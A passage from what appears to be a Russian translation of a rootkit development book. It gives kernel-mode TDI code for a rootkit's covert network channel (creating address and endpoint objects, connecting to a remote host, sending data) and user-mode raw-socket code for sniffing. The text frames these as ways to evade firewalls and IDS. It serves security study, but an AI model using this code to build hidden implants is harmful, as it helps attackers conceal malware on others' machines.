[4] B. Jack, «Remote Windows Kernel Exploration: Step into the Ring 0» (Aliso Viego, CaL: eEye Digital Security, 2005). См. www.eeye.com/data/publish/whitepapers/research/OT20050205.FILE.pdf.

[5] Например, C. Rowland, «Covert Channels in the TCP/IP Protocol Suite», First Monday/2, no. 5 от 5 мая 1997. См. www.firstmonday.org/issues/issue2_5/rowland/.

из двух режимов: *пользователя* и *ядра*. Преимущество режима пользователя состоит в том, что писать код проще, но этот код легче обнаружить. Преимуществом режима ядра является большая скрытность, но появляются дополнительные сложности. В ядре нет такого количества доступных функций, поэтому приходится писать больше кода для реализации того, что для режима пользователя уже реализовано в виде библиотек. В этом разделе мы будем рассматривать по большей части режим ядра.

В режиме ядра доступно два основных интерфейса, TDI и NDIS. Интерфейс TDI использовать проще, так как он опирается на существующую реализацию стека TCP/IP.

Однако в случае TDI брандмауэр может выявить передачу, реализованную через стек TCP/IP. В случае же NDIS вы можете читать и писать первичные («сырые») сетевые пакеты и таким образом обходить некоторые брандмауэры, но чтобы использовать протокол, вам придется самостоятельно реализовать функциональность стека TCP/IP.

Построение адресной структуры

Ваш руткит «живет» в сетевом мире, поэтому, естественно, он должен уметь взаимодействовать с сетью. К сожалению, ядро не предоставляет простую для использования абстракцию сети — TCP/IP-сокеты. Существуют библиотеки, которые исправляют этот пробел, но они стоят денег. К тому же такие библиотеки обычно отслеживаются защитными программами. Конечно, вам вовсе не обязательно использовать эти дорогостоящие пакеты, но они могут стать простейшим решением.

Для программиста, который привык все делать сам, существует библиотека, поддерживающая функциональность TCP/IP и позволяющая работать из драйвера уровня ядра. Драйверы могут вызывать функции в других драйверах — так можно задействовать TCP/IP из руткита.

TCP/IP-службы доступны из драйвера, который предоставляет несколько устройств с именами типа `/device/tcp` и `/device/udp`. Звучит интересно? Это вам поможет, если вам нужен интерфейс сокетов, доступный из режима ядра.

Интерфейс передачи данных (Transport Data Interface, TDI) — это спецификация для взаимодействия с TDI-совместимым драйвером. Это такой драйвер в ядре Windows, который предоставляет функциональность стека TCP/IP. Однако, к сожалению, нет подходящего примера кода или документации в качестве иллюстрации того, как использовать эту функциональность.

Одна из проблем, возникающих при применении TDI, — это настолько гибкая и обобщенная спецификация, что большая часть документации на данную тему слишком расплывчата и сбивает с толку. Поэтому мы создали пример, который призван упростить вам TDI-программирование.

Первым шагом в программировании TDI-клиента является создание адресной структуры. Адресная структура очень похожа на структуры, применяемые при программировании сокетов в режиме пользователя. В нашем примере мы сделаем запрос к TDI-драйверу, чтобы он создал эту структуру для нас. Если запрос

окажется удачным, драйвер вернет описатель этой структуры. Данная техника очень распространена в мире драйверов, вместо того чтобы выделять структуру самостоятельно, мы просим другой драйвер сделать это за нас и вернуть нам описатель этой структуры (указатель на нее).

Чтобы построить адресную структуру, мы откроем описатель файла `/device/tcp` и передадим некоторые специальные параметры ему через открывающий вызов. Функция ядра, которую мы будем использовать, называется `ZwCreateFile`. Наиболее важным аргументом этого вызова являются расширенные атрибуты (Extended Attributes, EA)[1]. Через расширенные атрибуты мы передадим важную и уникальную информацию драйверу (рис. 9.2).



Рис. 9.2. Драйвер A вызовом ZwCreateFile делает запрос драйверу B. Детали запроса содержит структура расширенных атрибутов. Возвращаемый описатель файла — это на самом деле описатель объекта, созданного низкоуровневым драйвером

Здесь могла бы очень пригодиться документация. Использование аргумента расширенных атрибутов уникально и специфично для драйвера. В данном случае мы будем передавать информацию о IP-адресе и TCP-порте, которые задействуются для скрытого взаимодействия. Хотя в Microsoft DDK все это документировано, документация не слишком проста и в ней нет примеров кода.

Аргумент расширенных атрибутов — это указатель на структуру. Передаваемая структура должна иметь тип `FILE_FULL_EA_INFORMATION`. Эта структура документирована в DDK и выглядит так:

```
typedef struct _FILE_FULL_EA_INFORMATION
{
    ULONG NextEntryOffset;
    UCHAR Flags;
    UCHAR EaNameLength;
    USHORT EaValueLength;
    CHAR EaName[1];
} FILE_FULL_EA_INFORMATION, *PFILE_FULL_EA_INFORMATION;
```

[1] Расширенные атрибуты используются в основном драйверами файловых систем.

Создание локального адресного объекта

Настало время для создания *адресного* объекта. Адресный объект ассоциируется с *конечной точкой*, то есть после его создания можно начинать взаимодействие. Адресный объект строится с использованием поля расширенных атрибутов вызова **ZwCreateFile**. Имя файла в этом вызове — **Device\Tcp**:

```
#define DD_TCP_DEVICE_NAME L"\\Device\\Tcp"
UNICODE_STRING TDI_TransportDeviceName;
// Создание Unicode-имени транспортного устройства
RtlInitUnicodeString(&TDI_TransportDeviceName,
            DD_TCP_DEVICE_NAME );
```

Далее мы инициализируем структуру *атрибутов объекта*. Наиболее существенной частью этой структуры является имя транспортного устройства. Мы также указываем, что строка должна рассматриваться с учетом регистра символов. Если целевой системой является Windows 2000 или выше, то дополнительно следует указать значение **OBJ_KERNEL_HANDLE**.

Хорошей практикой является проверка IRQL-уровня вызова с помощью инструкции **ASSERT**. Это позволяет отладочной версии вашего драйвера возбудить исключение, если вы будете неправильно управлять IRQL-уровнями.

```
OBJECT_ATTRIBUTES TDI_Object_Attr;
// Создаем атрибуты объекта.
// Вызов должен выполняться на уровне PASSIVE_LEVEL.
ASSERT( KeGetCurrentIrql() == PASSIVE_LEVEL );
InitializeObjectAttributes(&TDI_Object_Attr,
                    &TDI_TransportDeviceName,
                    OBJ_CASE_INSENSITIVE | OBJ_KERNEL_HANDLE,
                    0,
                    0 );
```

Далее нам надо разобраться со структурой расширенных атрибутов. Мы указываем буфер достаточно большой, чтобы хранить структуру и TDI-адрес. Структура имеет поле **NextEntryOffset**, которое мы устанавливаем в нуль, показывая, что нашим запросом мы передаем только одну структуру. Также существует поле **EaName**, которому мы присваиваем значение константы **TDI_TRANSPORT_ADDRESS**. Эта константа определена как строка **"TransportAddress"** в файле **TDI.h**. Структура **FILE_FULL_EA_INFORMATION** выглядит следующим образом:

```
typedef struct _FILE_FULL_EA_INFORMATION
{
    ULONG NextEntryOffset;
    UCHAR Flags;
    UCHAR EaNameLength;
    USHORT EaValueLength;
    CHAR EaName[1]; // присваиваем значение TDI_TRANSPORT_ADDRESS
                    // за которым следует TA_IP_ADDRESS
} FILE_FULL_EA_INFORMATION, *PFILE_FULL_EA_INFORMATION;
```

И наконец, код, который инициализирует эту структуру:

```
char EA_Buffer[sizeof(FILE_FULL_EA_INFORMATION) +
       TDI_TRANSPORT_ADDRESS_LENGTH + sizeof(TA_IP_ADDRESS)];
PFILE_FULL_EA_INFORMATION pEA_Buffer =
       (PFILE_FULL_EA_INFORMATION)EA_Buffer;
pEA_Buffer->NextEntryOffset = 0;
pEA_Buffer->Flags = 0;
```

Поле EaNameLength получает значение константы TDI_TRANSPORT_ADDRESS_LENGTH. Это длина строки "TransportAddress" без завершающего NULL-символа. Мы, естественно, копируем строку целиком, включая и завершающий NULL-символ, когда инициализируем поле EaName:

```
pEA_Buffer->EaNameLength = TDI_TRANSPORT_ADDRESS_LENGTH;
memcpy(pEA_Buffer->EaName,
       TdiTransportAddress,
       pEA_Buffer->EaNameLength + 1
       );
```

Положение EaValue — это структура TA_TRANSPORT_ADDRESS, содержащая IP-адрес локального хоста и локальный TCP-порт, которые будут использоваться для соединения. Оно содержит одну или более структур TDI_ADDRESS_IP. Если вы знакомы с программированием сокетов в режиме пользователя, можете считать структуру TDI_ADDRESS_IP эквивалентом структуры sockaddr_in в ядре.

Лучше всего позволить нижележащему драйверу выбрать локальный TCP-порт за нас. Тогда нам не придется самостоятельно выяснять, какие порты уже используются. Единственный случай, когда необходимо вручную выбирать исходящий порт, — это соединение через брандмауэр со своими правилами фильтрации, обойти которые можно, используя конкретные исходящие порты (например, порт 80, 25 или 53).

Мы используем арифметику указателей, выясняя положение EaValue, чтобы можно было записывать данные. Указатель pSin делает это проще. Нужно убедиться, что поле EaValueLength имеет корректное значение.

Структура TA_IP_ADDRESS выглядит следующим образом:

```
typedef struct _TA_ADDRESS_IP {
    LONG TAAddressCount;
    struct _AddrIp {
        USHORT AddressLength;
        USHORT AddressType;
        TDI_ADDRESS_IP Address[1];
    } Address [1];
} TA_IP_ADDRESS, *PTA_IP_ADDRESS;
```

Вот код, который инициализирует эту структуру:

```
PTA_IP_ADDRESS pSin;
pEA_Buffer->EaValueLength = sizeof(TA_IP_ADDRESS);
pSin = (PTA_IP_ADDRESS) (pEA_Buffer->EaName +
pEA_Buffer->EaNameLength + 1);
pSin->TAAddressCount = 1;
pSin->Address[0].AddressLength = TDI_ADDRESS_LENGTH_IP;
pSin->Address[0].AddressType = TDI_ADDRESS_TYPE_IP;
```

Заметьте, чтобы поручить нижележащему драйверу выбор исходящего порта, мы устанавливаем значение желаемого порта в нуль. Всегда закрывайте порты после окончания работы с ними, иначе в системе в один прекрасный момент закончатся свободные порты! Мы также устанавливаем исходящий адрес в значение 0.0.0.0, чтобы нижележащий драйвер заполнил это поле локальным IP-адресом хоста:

```
pSin->Address[0].Address[0].sin_port = 0;
pSin->Address[0].Address[0].in_addr = 0;
// Установим оставшиеся поля структуры в нули.
```

```
memset( pSin->Address[0].Address[0].sin_zero,
        0,
        sizeof(pSin->Address[0].Address[0].sin_zero)
        );
```

После всех этих приготовлений мы, наконец, можем вызвать функцию **ZwCreateFile**, естественно, не забыв проверить правильность текущего IRQL-уровня:

```
NTSTATUS status;
ASSERT( KeGetCurrentIrql() == PASSIVE_LEVEL );

status = ZwCreateFile(
        &TDI_Address_Handle,
        GENERIC_READ|GENERIC_WRITE|SYNCHRONIZE,
        &TDI_Object_Attr,
        &IoStatus,
        0,
        FILE_ATTRIBUTE_NORMAL,
        FILE_SHARE_READ,
        FILE_OPEN,
        0,
        pEA_Buffer,
        sizeof(EA_Buffer)
        );

if(!NT_SUCCESS(status))
{
    DbgPrint("Failed to open address object,"
             " status 0x%08X",
             status);
    // Не забыть освободить ресурсы
    return STATUS_UNSUCCESSFUL;
}
```

Мы также получаем описатель созданного объекта. Его мы будем использовать в дальнейших вызовах функций.

```
ASSERT( KeGetCurrentIrql() == PASSIVE_LEVEL );
status = ObReferenceObjectByHandle(TDI_Address_Handle,
                                   FILE_ANY_ACCESS,
                                   0,
                                   KernelMode,
                                   (PVOID *)&pAddrFileObj,
                                   NULL );
```

Вот оно! Мы, наконец, создали адресный объект. Для этого потребовалось немало кода, однако после этого все становится гораздо проще. В следующих разделах показано, как связать адресный объект с конечной точкой и в конце концов соединиться с сервером.

Создание конечной точки интерфейса TDI с контекстом

Создание конечной точки интерфейса TDI требует еще одного вызова **ZwCreateFile**. Единственное изменение, которое мы сделаем в нашем вызове, — это место, указанное «магическим» значением **EA_Buffer**. Как вы можете видеть, основная часть аргументов передается через EA-структуру. Наш EA-буфер должен содержать указатель на предоставленную пользователем структуру, известную как

структура контекста (context structure). В нашем примере мы устанавливаем контекст в фиктивное значение, поскольку мы его не используем.

Структура **FILE_FULL_EA_INFORMATION** выглядит так:

```
typedef struct _FILE_FULL_EA_INFORMATION {
    ULONG NextEntryOffset;
    UCHAR Flags;
    UCHAR EaNameLength;
    USHORT EaValueLength;
    CHAR EaName[1];  // это поле должно содержать строку
                     // "ConnectionContext", за которой следует
                     // указатель на пользовательскую структуру
} FILE_FULL_EA_INFORMATION, *PFILE_FULL_EA_INFORMATION;
```

Инициализируем структуру:

```
ulBuffer =
    FIELD_OFFSET(FILE_FULL_EA_INFORMATION, EaName) +
    TDI_CONNECTION_CONTEXT_LENGTH + 1 +
    sizeof(CONNECTION_CONTEXT);

pEA_Buffer = (PFILE_FULL_EA_INFORMATION)
ExAllocatePool(NonPagedPool, ulBuffer);

if(NULL==pEA_Buffer)
{
    DbgPrint("Failed to allocate buffer");
    return STATUS_INSUFFICIENT_RESOURCES;
}
// Используем имя TdiConnectionContext, которое
// равно строке "ConnectionContext"
memset(pEA_Buffer, 0, ulBuffer);
pEA_Buffer->NextEntryOffset = 0;
pEA_Buffer->Flags = 0;
// Длина без завершающего NULL-символа
pEA_Buffer->EaNameLength = TDI_CONNECTION_CONTEXT_LENGTH;
memcpy( pEA_Buffer->EaName,
        TdiConnectionContext,
        // Скопировать строку целиком, ВМЕСТЕ с терминатором.
        pEA_Buffer->EaNameLength + 1
        );
```

Контекст соединения — это указатель, который предоставляется пользователем. Он может указывать куда угодно и обычно используется разработчиками драйверов, чтобы отслеживать состояние соединения. **CONNECTION_CONTEXT** — это указатель на предоставленную пользователем структуру. Вы можете поместить в контекст структуры все, что хотите.

Поскольку в нашем примере мы имеем дело с единственным соединением, нам нет нужды отслеживать состояние, поэтому мы используем в качестве контекста фиктивное значение:

```
pEA_Buffer->EaValueLength = sizeof(CONNECTION_CONTEXT);
```

Обратите особое внимание на арифметику указателей в инструкции:

```
*(CONNECTION_CONTEXT*)( pEA_Buffer->EaName +
                        (pEA_Buffer->EaNameLength + 1))
    = (CONNECTION_CONTEXT)
            contextPlaceholder;
```

```
// Функция ZwCreateFile должна вызываться на уровне PASSIVE_LEVEL.
ASSERT( KeGetCurrentIrql() == PASSIVE_LEVEL );

status = ZwCreateFile(
                &TDI_Endpoint_Handle,
                GENERIC_READ|GENERIC_WRITE|SYNCHRONIZE,
                &TDI_Object_Attr,
                &IoStatus,
                0,
                FILE_ATTRIBUTE_NORMAL,
                FILE_SHARE_READ,
                FILE_OPEN,
                0,
                pEA_Buffer,
                sizeof(EA_Buffer)
        );

if(!NT_SUCCESS(status))
{
    DbgPrint("Failed to open endpoint, status 0x%08X", status);
    // Не забыть освободить ресурсы
    return STATUS_UNSUCCESSFUL;
}

// Получаем описатель объекта
// Вызов необходимо делать на уровне PASSIVE_LEVEL
ASSERT( KeGetCurrentIrql() == PASSIVE_LEVEL );
status = ObReferenceObjectByHandle(
                TDI_Endpoint_Handle,
                FILE_ANY_ACCESS,
                0,
                KernelMode,
                (PVOID *)&pConnFileObj,
                NULL
          );
```

Итак, мы создали объект конечной точки, который нужно ассоциировать с локальным адресом. Мы уже создали объект локального адреса, так что нам осталось только ассоциировать его с новой конечной точкой.

Привязка конечной точки к локальному адресу

Имея созданные объекты (конечной точки и локального адреса), выполняем следующий шаг — связываем их. Конечная точка бесполезна без ассоциированного с ней адреса. Адрес говорит системе, какие локальный порт и IP-адрес использовать. В нашем примере мы таким образом инициализировали адрес, что система будет выбирать локальный порт за нас (это похоже на работу сокета).

Все дальнейшее взаимодействие с нижележащим драйвером будет происходить через IRP-пакеты управления вводом-выводом (IOCTL). Для каждой функции, которую мы хотим вызвать, мы должны первым делом создать IRP-пакет, заполнить его аргументами и данными, а затем вызовом `IoCallDriver` передать его вниз, следующему нижележащему драйверу. После передачи каждого IRP-пакета нужно дождаться завершения его обработки. Для этого используется подпрограмма завершения.

```
// Получаем устройство, ассоциированное с адресным объектом,
// другими словами описатель объекта устройства TDI-драйвера
// (например, "\Driver\SYMTDI").
pTcpDevObj = IoGetRelatedDeviceObject(pAddrFileObj);

// Используется для ожидания завершения обработки IRP-пакета
KeInitializeEvent(&AssociateEvent, NotificationEvent, FALSE);

// Строим IRP-пакет, чтобы выполнить ассоциирующий вызов.
pIrp = TdiBuildInternalDeviceControlIrp(
                TDI_ASSOCIATE_ADDRESS,
                pTcpDevObj,      // Объект устройства TDI-драйвера
                pConnFileObj,    // Файловый объект соединения
                                 // (конечная точка)
                &AssociateEvent, // Событие, генерируемое,
                                 // когда завершается
                                 // обработка IRP-пакета
                &IoStatus        // Блок статуса операции ввода-вывода
                );
if(NULL==pIrp)
{
    DbgPrint( "Could not get an IRP for "
              "TDI_ASSOCIATE_ADDRESS");
    return(STATUS_INSUFFICIENT_RESOURCES);
}
// Добавим немного данных в IRP-пакет
TdiBuildAssociateAddress(
        pIrp,
        pTcpDevObj,
        pConnFileObj,
        NULL,
        NULL,
        TDI_Address_Handle );

// Отправим команду низлежащему TDI-драйверу
// Ради этого все и затевалось

// Установим нашу процедуру завершения
// Нужен уровень PASSIVE_LEVEL.
ASSERT( KeGetCurrentIrql() == PASSIVE_LEVEL );
IoSetCompletionRoutine(
        pIrp,
        TDICompletionRoutine,
        &AssociateEvent, TRUE, TRUE, TRUE);

// Делаем вызов
// Нужен IRQL-уровень DISPATCH_LEVEL.
ASSERT( KeGetCurrentIrql() <= DISPATCH_LEVEL );
status = IoCallDriver(pTcpDevObj, pIrp);
// Ждем IRP-пакета, если нужно
if (STATUS_PENDING==status)
{
    DbgPrint("Waiting on IRP (associate)...");
    // Нужен уровень PASSIVE_LEVEL.
    ASSERT( KeGetCurrentIrql() == PASSIVE_LEVEL );
    KeWaitForSingleObject(
        &AssociateEvent,
        Executive,
        KernelMode,
```

```
        FALSE, 0);
}

if ( (STATUS_SUCCESS!=status)
     && (STATUS_PENDING!=status))
{
    // Что-то не так
    DbgPrint("IoCallDriver failed (associate), "
             "status 0x%08X", status);
    return STATUS_UNSUCCESSFUL;
}

if ( (STATUS_PENDING==status)
     && (STATUS_SUCCESS!=IoStatus.Status))
{
    // Опять же, это ошибка
    DbgPrint("Completion of IRP failed (associate), "
             "status 0x%08X",
            IoStatus.Status);
    return STATUS_UNSUCCESSFUL;
}
```

Соединение с удаленным сервером (процедура «рукопожатия»)

Теперь, когда локальный адрес ассоциирован с конечной точкой, мы можем создать соединение с удаленным адресом. Удаленный адрес — это IP-адрес и порт, с которыми мы хотим соединиться. В нашем примере мы присоединяемся к порту 80 на IP-адресе 192.168.0.10. И снова мы используем подпрограмму завершения, чтобы дождаться завершения IRP-пакета. Когда мы вызываем нижележащий драйвер, мы ожидаем выполнения характерной для протокола TCP трехэтапной процедуры «рукопожатия» в сети. Мы можем убедиться в этом с помощью анализатора пакетов.

```
KeInitializeEvent(&ConnectEvent, NotificationEvent, FALSE);

// Строим IRP-пакет для соединения с удаленным хостом
pIrp = TdiBuildInternalDeviceControlIrp(
           TDI_CONNECT,
           pTcpDevObj,     // Объект устройства TDI-драйвера
           pConnFileObj,   // Файловый объект соединения
                           // (конечная точка)
           &ConnectEvent,  // Событие, генерируемое, когда
                           // завершается обработка IRP-пакета
           &IoStatus       // Блок статуса операции ввода-вывода
       );

if(NULL==pIrp)

{
    DbgPrint("Could not get an IRP for TDI_CONNECT");
    return(STATUS_INSUFFICIENT_RESOURCES);
}

// Инициализируем структуру IP-адреса
RemotePort = HTONS(80);
```

```
RemoteAddr = INETADDR(192,168,0,10);

RmtIPAddr.TAAddressCount = 1;
RmtIPAddr.Address[0].AddressLength = TDI_ADDRESS_LENGTH_IP;
RmtIPAddr.Address[0].AddressType = TDI_ADDRESS_TYPE_IP;
RmtIPAddr.Address[0].Address[0].sin_port = RemotePort;
RmtIPAddr.Address[0].Address[0].in_addr = RemoteAddr;

RmtNode.UserDataLength = 0;
RmtNode.UserData = 0;
RmtNode.OptionsLength = 0;
RmtNode.Options = 0;
RmtNode.RemoteAddressLength = sizeof(RmtIPAddr);
RmtNode.RemoteAddress = &RmtIPAddr;

// Добавляем данные о IP-соединением в IRP-пакет
TdiBuildConnect(
    pIrp,
    pTcpDevObj,     // Объект устройства TDI-драйвера
    pConnFileObj,   // Файловый объект соединения (конечная точка)
    NULL,           // Процедура, вызываемая при завершении обработки
    NULL,           // Контекст для этой процедуры
    NULL,           // Адрес структуры тайм-аута
    &RmtNode,       // Адрес клиента удаленного узла
    0               // Адрес удаленного узла (возвращаемое значение)
);

// Установим нашу процедуру завершения
// Для этого нужен уровень PASSIVE_LEVEL.
ASSERT( KeGetCurrentIrql() == PASSIVE_LEVEL );
IoSetCompletionRoutine(
            pIrp,
            TDICompletionRoutine,
            &ConnectEvent, TRUE, TRUE, TRUE);

// Делаем вызов
// Нужен IRQL-уровень DISPATCH_LEVEL.
ASSERT( KeGetCurrentIrql() <= DISPATCH_LEVEL );

// Отправляем команду низлежащему TDI-драйверу
status = IoCallDriver(pTcpDevObj, pIrp);
// Дожидаемся завершения IRP-пакета, если это необходимо
if (STATUS_PENDING==status)
{
    DbgPrint("Waiting on IRP (connect)...");

    KeWaitForSingleObject(&ConnectEvent,
                          Executive,
                          KernelMode, FALSE, 0);
}

if ( (STATUS_SUCCESS!=status)
     && (STATUS_PENDING!=status))
{
    // Что-то не так
    DbgPrint("IoCallDriver failed (connect), "
             "status 0x%08X", status);
    return STATUS_UNSUCCESSFUL;
}
```

```
if ( (STATUS_PENDING==status)
     && (STATUS_SUCCESS!=IoStatus.Status))
{
    // Что-то не так
    DbgPrint("Completion of IRP failed (connect), "
             "status 0x%08X", IoStatus.Status);
    return STATUS_UNSUCCESSFUL;
}
```

Не стоит забывать, что установление TCP-соединения может занять определенное время. Поскольку мы можем ожидать события завершения в течение довольно длительного времени, а блокирования потока всегда следует избегать, наш пример не подходит для использования в «настоящем» рутките. В реальном мире вам придется переделать драйвер таким образом, чтобы рабочий поток обрабатывал все, что должен делать протокол TCP.

Отправка данных удаленному серверу

Чтобы завершить наш пример, мы создадим код, который отправляет некоторые данные удаленному серверу. Снова это делается с использованием IRP-пакета и события ожидания. Сначала выделим немного памяти для отправляемых данных и заблокируем ее, чтобы запретить ее сброс на диск.

```
KeInitializeEvent(&SendEvent, NotificationEvent, FALSE);

SendBfrLength = strlen(SendBfr);

pSendBuffer = ExAllocatePool(NonPagedPool, SendBfrLength);
memcpy(pSendBuffer, SendBfr, SendBfrLength);

// Строим IRP-пакет для соединения с удаленным хостом
pIrp = TdiBuildInternalDeviceControlIrp(
        TDI_SEND,
        pTcpDevObj,     // Объект устройства TDI-драйвера
        pConnFileObj,   // Файловый объект соединения (конечная точка)
        &SendEvent,     // Событие, генерируемое
                        // по завершении IRP-пакета
        &IoStatus       // Блок статуса операции ввода-вывода
);

if(NULL==pIrp)
{
    DbgPrint("Could not get an IRP for TDI_SEND");
    return(STATUS_INSUFFICIENT_RESOURCES);
}

// Этот код необходим, если буфер находится в страничном пуле
// Нужен IRQL-уровень DISPATCH_LEVEL.
ASSERT( KeGetCurrentIrql() <= DISPATCH_LEVEL );

pMdl = IoAllocateMdl(pSendBuffer, SendBfrLength, FALSE, FALSE, pIrp);
if(NULL==pMdl)

{
    DbgPrint("Could not get an MDL for TDI_SEND");
    return(STATUS_INSUFFICIENT_RESOURCES);
}
```

```
// Для работы со страничной памятью нужен IRQL-уровень DISPATCH_LEVEL
ASSERT( KeGetCurrentIrql() < DISPATCH_LEVEL );
__try
{
    MmProbeAndLockPages(
            pMdl, // Попытаемся исправить ситуацию
            KernelMode,
            IoModifyAccess );
}
__except(EXCEPTION_EXECUTE_HANDLER)
{

    DbgPrint("Exception calling MmProbeAndLockPages");
    return STATUS_UNSUCCESSFUL;
}

TdiBuildSend(
        pIrp,
        pTcpDevObj,     // Объект устройства TDI-драйвера
        pConnFileObj,   // Файловый объект соединения (конечная точка)
        NULL,           // Процедура завершения
        NULL,           // Контекст для нее
        pMdl,           // MDL-адрес
        0,              // Флаги. 0 ==> отправить как обычный TSDU-пакет.
        SendBfrLength   // Длина буфера, отображаемого списком MDL
);

// Установим нашу процедуру завершения
// Нужен IRQL-уровень PASSIVE_LEVEL.
ASSERT( KeGetCurrentIrql() == PASSIVE_LEVEL );

IoSetCompletionRoutine(
        pIrp,
        TDICompletionRoutine,
        &SendEvent, TRUE, TRUE, TRUE);

        // Делаем вызов
        // Нужен IRQL-уровень DISPATCH_LEVEL.
        ASSERT( KeGetCurrentIrql() <= DISPATCH_LEVEL );
        // Отправляем команду низлежащему TDI-драйверу
        status = IoCallDriver(pTcpDevObj, pIrp);


// Дождемся завершения IRP-пакета, если это необходимо
if (STATUS_PENDING==status)
{
    DbgPrint("Waiting on IRP (send)...");

    KeWaitForSingleObject(
            &SendEvent,
            Executive, KernelMode, FALSE, 0);
}

if ( (STATUS_SUCCESS!=status)
     && (STATUS_PENDING!=status))
{
    // Что-то не так
    DbgPrint("IoCallDriver failed (send), status 0x%08X", status);
    return STATUS_UNSUCCESSFUL;
}
```

```
if ((STATUS_PENDING==status)
    && (STATUS_SUCCESS!=IoStatus.Status))
{
    // Что-то не так
    DbgPrint("Completion of IRP failed (send), status 0x%08X",
      IoStatus.Status);
    return STATUS_UNSUCCESSFUL;
}
```

Опять же отправка данных может занять некоторое время, поэтому в реальном драйвере вам придется избегать блокирования потока в процедуре `DriverEntry`.

Итак, мы, используя интерфейс TDI, обеспечили наш руткит поддержкой ядра. Этот метод полезен, поскольку TDI-уровень предоставляет нам реализацию стека TCP/IP. Обратной стороной медали является то, что такой руткит сложно спрятать от брандмауэров. Кроме того, он не позволяет производить низкоуровневое манипулирование пакетами. В следующем разделе мы обсудим стратегии манипулирования первичными («сырыми») пакетами.

Низкоуровневое манипулирование сетью

Когда мы используем руткит режима ядра, то у нас обычно есть доступ к драйверам, работающим с сетевой картой. Это означает, что вы можете получать из сети и отправлять в сеть первичные сетевые кадры. При использовании таких кадров вы можете управлять всеми функциями протокола, в том числе маршрутизацией и идентификацией. Например, с первичными кадрами вы можете контролировать ваш Ethernet-адрес (MAC-адрес), а также TCP-порт и IP-адрес источника. Благодаря первичным кадрам, мы не зависим от стека TCP/IP инфицированной машины. Это может быть полезно, поскольку позволяет лучше спрятать источник передачи. Но что еще важнее, это позволяет обходить брандмауэры и IDS-системы.

Для начала рассмотрим работу с первичными пакетами из программы режима пользователя. Хотя эта книга в основном посвящена руткитам режима ядра, вам будет проще изучать тему манипулирования первичными пакетами и протоколом в программе режима пользователя, а к манипулированию первичными пакетами в режиме ядра мы вернемся позднее в этой главе.

Реализация первичных сокетов в Windows XP

В течение долгого времени компания Microsoft не предоставляла интерфейса первичных сокетов. Это вынуждало разработчиков использовать технологии уровня драйверов, чтобы иметь возможность разрабатывать для стека TCP/IP что-нибудь нестандартное (например, имитировать пакеты). В настоящее время первичные сокеты доступны в Windows, и авторы руткитов могут подделывать пакеты из режима пользователя.

В Windows XP с установленным пакетом SP2 функциональность первичных сокетов ограничена. Возможно, это сделано в качестве ответа Microsoft создателям интернет-червей. Если вы установили у себя пакет обновлений SP2, то не сможете создавать первичные TCP-пакеты. Кроме того, хотя возможность создавать

первичные UDP-пакеты у вас останется, вы не сможете подделать адрес источника. К тому же SP2 усложняет создание сканера портов: если вы попытаетесь произвести сканирование TCP-соединений, скорость будет ограничена.

Первичные сокеты открываются так же, как и обычные, просто они функционируют немного иначе. Как и во всех программах, использующих сокеты, первым шагом является их инициализация при помощи функции **WSASturtup()**:

```
WSAData wsaData;
if (WSAStartup(MAKEWORD(2, 2), &wsaData) != 0)
{
    printf("WSAStartup() failed.\n");
    exit(-1);
}
```

Затем нужно открыть сокет, используя функцию **socket()**. Обратите внимание на константу **SOCK_RAW**. Если сокет будет создан успешно, вы получите первичный сокет, пригодный и для анализа пакетов, и для отправки первичных пакетов.

```
SOCKET mySocket = socket(AF_INET, SOCK_RAW, IPPROTO_IP);
if (mySocket == INVALID_SOCKET)
{
    printf("socket() failed.\n");
    exit(-1);
}
```

Привязка к интерфейсу

Прежде чем можно будет использовать первичный сокет, его надо связать с сетевым интерфейсом. Для этого нужно указать IP-адрес локального интерфейса, с которым вы хотите связать сокет. В большинстве случаев вам придется определять локальный IP-адрес динамически. Следующий код получает локальный IP-адрес и сохраняет его в структуре **in_addr**:

```
// Определяем имя хоста
char ac[255];
struct in_addr addr; // и его IP-адрес
if (gethostname(ac, sizeof(ac)) != SOCKET_ERROR)
{
    struct hostent *phe = gethostbyname(ac);
    if(phe != NULL)
    {
        memcpy(&addr, phe->h_addr_list[0],
               sizeof(struct in_addr));
    }
}
```

После получения локального адреса необходимо инициализировать структуру **sockaddr**, после чего можно выполнить вызов **bind()**:

```
struct sockaddr_in SockAddr;

memset(&SockAddr, 0, sizeof(SockAddr));

SockAddr.sin_addr.s_addr = addr.s_addr;
SockAddr.sin_family = AF_INET;
SockAddr.sin_port = 0;
if (bind( mySocket, (sockaddr *)&SockAddr, sizeof(SockAddr)) ==
```

```
  SOCKET_ERROR)
{
    printf("bind failed.\n");
    exit(-1);
}
```

Анализ пакетов с использованием первичных сокетов

Все, что вам нужно сделать для анализа, — начать читать пакеты из сокета, используя вызов **recvfrom()**. В коде примера мы читаем не более 12000 байт пакета. Цикл чтения продолжается до тех пор, пока выполнение программы не прервется или не возникнет ошибка.

```
struct sockaddr_in fromAddr;
int numBytesRecv;
int fromAddrLen = sizeof(fromAddr);

for(;;)
{
    memset(&fromAddr, 0, fromAddrLen);
    numBytesRecv = recvfrom(
        mySocket,
        myRecvBuffer,
        12000,
        0,
        (struct sockaddr *)&fromAddr, &fromAddrLen);

    if (numBytesRecv > 0)
    {
        // Тут надо что-нибудь сделать с пакетом
    }
    else
    {
        // Вызов recvfrom вернул ошибку
        break;
    }
}

free(myRecvBuffer);
```

Массовый анализ пакетов с использованием первичных сокетов

Первичные сокеты автоматически не обеспечивают анализ всех пакетов в сети. По умолчанию анализируются только те пакеты, которые адресованы локальному хосту. Массовый анализ пакетов требует IOCTL-вызова. Такой вызов может быть выполнен с помощью функции **WSAIoctl()**:

```
int input_buffer;
